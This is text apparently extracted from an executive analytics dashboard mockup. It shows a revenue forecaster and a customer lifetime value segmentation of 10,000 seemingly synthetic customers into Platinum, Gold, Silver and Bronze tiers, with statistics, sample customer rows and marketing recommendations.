 - Customer Id, Gender, Purchase Amount (Group 1)
 - Name, Income (Group 2)
 - Age, Region (Group 3)
- "Export" button with a download icon and the text "Export".
- "Select All" button.

Dashboard for Executives:



Marketing ROI Efficiency Bar Chart:



Executive Design Revenue Forecast Layout:

Executive Revenue Forecaster

Current Monthly Revenue (\$)

Target Growth (e.g. 0.05)


Generate Forecast

PROJECTED REVENUE (NEXT MONTH)

\$52,500.00

Confidence: 92%

Executive Dashboard Wideframe Version:



CLV Tier Distribution Distribution

CLV Tier Distribution

Customer Lifetime Value segmentation based on calculated CLV percentiles

👑 Platinum Tier	🏆 Gold Tier	⭐ Silver Tier	⭐️ Bronze Tier
2,500 customers	2,500 customers	2,500 customers	2,500 customers
25.00% of total customers	25.00% of total customers	25.00% of total customers	25.00% of total customers
CLV Range: \$28,035.63 - \$89,976.06	CLV Range: \$12,316.20 - \$28,012.80	CLV Range: \$4,833.07 - \$12,312.27	CLV Range: \$400.42 - \$4,831.78
Avg CLV: \$48,205.88	Avg CLV: \$18,826.76	Avg CLV: \$8,175.30	Avg CLV: \$2,604.19

CLV Tier Statistics

Tier	Customers	Percentage	CLV Range	Avg CLV	Avg Income	Avg Age	Avg Purchase
👑 Platinum	2,500	25.00%	\$28,035.63 - \$89,976.06	\$48,205.88	\$69,149.33	52 years	\$4,186.28
🏆 Gold	2,500	25.00%	\$12,316.20 - \$28,012.80	\$18,826.76	\$53,963.01	51 years	\$3,223.47
⭐ Silver	2,500	25.00%	\$4,833.07 - \$12,312.27	\$8,175.30	\$49,511.21	47 years	\$2,369.29
⭐️ Bronze	2,500	25.00%	\$400.42 - \$4,831.78	\$2,604.19	\$47,529.86	42.2 years	\$1,198.16

Sample Customers by CLV Tier

👑 Platinum Tier Customers (Top 5 by CLV)							
ID	Name	Age	Gender	Region	Income	Purchase Amount	CLV
6476	Pedro Rivera	66	Male	CAR	\$86,603.77	\$4,998.67	\$89,976.06
1153	Jose Rodriguez	57	Other	Region VIII	\$98,908.99	\$4,995.62	\$89,921.16
4581	Ana Fernandez	58	Other	Region I	\$90,441.27	\$4,995.50	\$89,919.00
2576	Maria Dela Cruz	60	Female	CAR	\$87,247.90	\$4,993.86	\$89,889.48

⭐️ Bronze Tier Customers (Top 5 by CLV)							
ID	Name	Age	Gender	Region	Income	Purchase Amount	CLV
5611	Elena Martinez	25	Male	Region XII	\$73,211.02	\$1,342.16	\$4,831.78
9641	Pedro Torres	40	Female	Region IV-A	\$83,400.83	\$1,342.02	\$4,831.27
2463	Maria Torres	78	Other	Region XII	\$15,159.57	\$1,341.89	\$4,830.80
5402	Carlos Torres	65	Female	Region VIII	\$72,325.22	\$1,006.14	\$4,829.47
9111	Carmen Dela Cruz	71	Male	BARMM	\$57,851.59	\$1,340.81	\$4,826.92

... and 2495 more customers

CLV Tier Insights & Recommendations

💡 Key Insights:

- **Total Customers Segmented:** 10,000
- **Highest Value Tier (Platinum):** Top 25% of customers by CLV
- **Revenue Concentration:** Platinum and Gold tiers (top 50%) represent the majority of lifetime value
- **Targeted Marketing:** Focus premium services and loyalty programs on higher tiers

